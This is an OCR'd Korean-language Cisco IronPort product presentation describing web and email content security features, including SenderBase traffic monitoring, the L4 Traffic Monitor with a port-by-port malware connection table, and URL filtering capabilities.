IronPort 웹 보안 솔루션
(사용자를 위한 Web Security)

홍관희 (Kevin Hong)
kevhong@cisco.com

Cisco Systems Korea

Cisco IronPort Overview

Adding Content Security to the Network
Deeper + Wider = Improved Visibility

Cross Layer, Cross Protocol analysis of email and web traffic

Port 25 **Port 80**


Content Security

Network Security


Locked the network doors, but email and web stayed open

Self Defending Networks 3.0

A New Framework for Deep & Wide Security Solutions



IronPort's Content Security Story



The SenderBase® Network

Sender Base:

The most Comprehensive Global Email and Web Traffic Monitoring…


- **1일 50억** 이상의 질의
- **150** 이상의 **email** 및 웹 **parameter** 수집 및 분석
- Cisco Network Devices

- **email & Web traffic** 검사를 통한 탐지 성능 향상
- 스팸 메일의 **80%** 이상이 **URL** 참조
- **email** 이 웹 **based** 악성코드 전파에 주요 방법으로 사용
- **Botnet** 탐지

Source: Data Analysis, www.borderware.com, August 6, 2006


WSA Overview

Web Traffic: 현재 위협




IronPort웹 보안 장비가 해결 하는 문제?

- 사용자 시스템에 설치되는 악성코드 차단
- 해킹 당한 웹 사이트는 사용자의 컴퓨터에 악성프로그램 설치 차단
- 웹 브라우저의 취약점 또는 운영체계 취약점 이용 악성코드 설치 탐지 및 차단
- 업무와 무관한 웹 사이트 접속 차단
- 악성코드에 감염된 내부 시스템의 외부접속 차단



Layer 4 (L4) Traffic Monitor

Integrated Network Monitoring




L4 Traffic Monitor
Detecting Existing Client Infections

- **Layer 4 에서 내/외부 트래픽 scanning**
- 모든 포트에 대해서 일어나는 악성코드 행위 탐지 및 방어 제공
- **HTTP**를 이용한 악성코드 행위 탐지 및 방어
- **Wire-Speed (up to 900Mbps)**
- 실시간 정책 생성 **“Dynamic Discovery”**
- **Anti-Malware** 정책 자동 업데이트

Top Malware I


Items displayed: 1

Port	Malware Connections Monitored	Malware Connections Blocked	Total Malware Connections Detected
80	1.2M	0	1.2
443	17.9k	0	17.9
1935	1,823	0	1,82
port N/A	949	0	94
28555	875	0	87
25	514	0	51
8080	336	0	33
53	258	0	25
81	113	0	11
8081	105	0	10




IronPort URL Filters™

Acceptable Use Policy Enforcement




IronPort URL Filters

- 광범위한 **database**
  - ✓**52 영역별, over 21M sites, ~3.5B web pages**
- **24 x 7 monitoring**
- 자동화된 업데이트
- 유연한 정책 관리
  - ✓ 사용자별, 그룹별 정책
  - ✓ 모니터링 Only 및 다양한 action,
  - ✓ Custom notifications
- **Visibility**
  - ✓ 이해하기 쉬운 보고서
  - ✓ 확장된 logging 기능
  - ✓ 다양한 알람 기능



IronPort Web Reputation Filters™

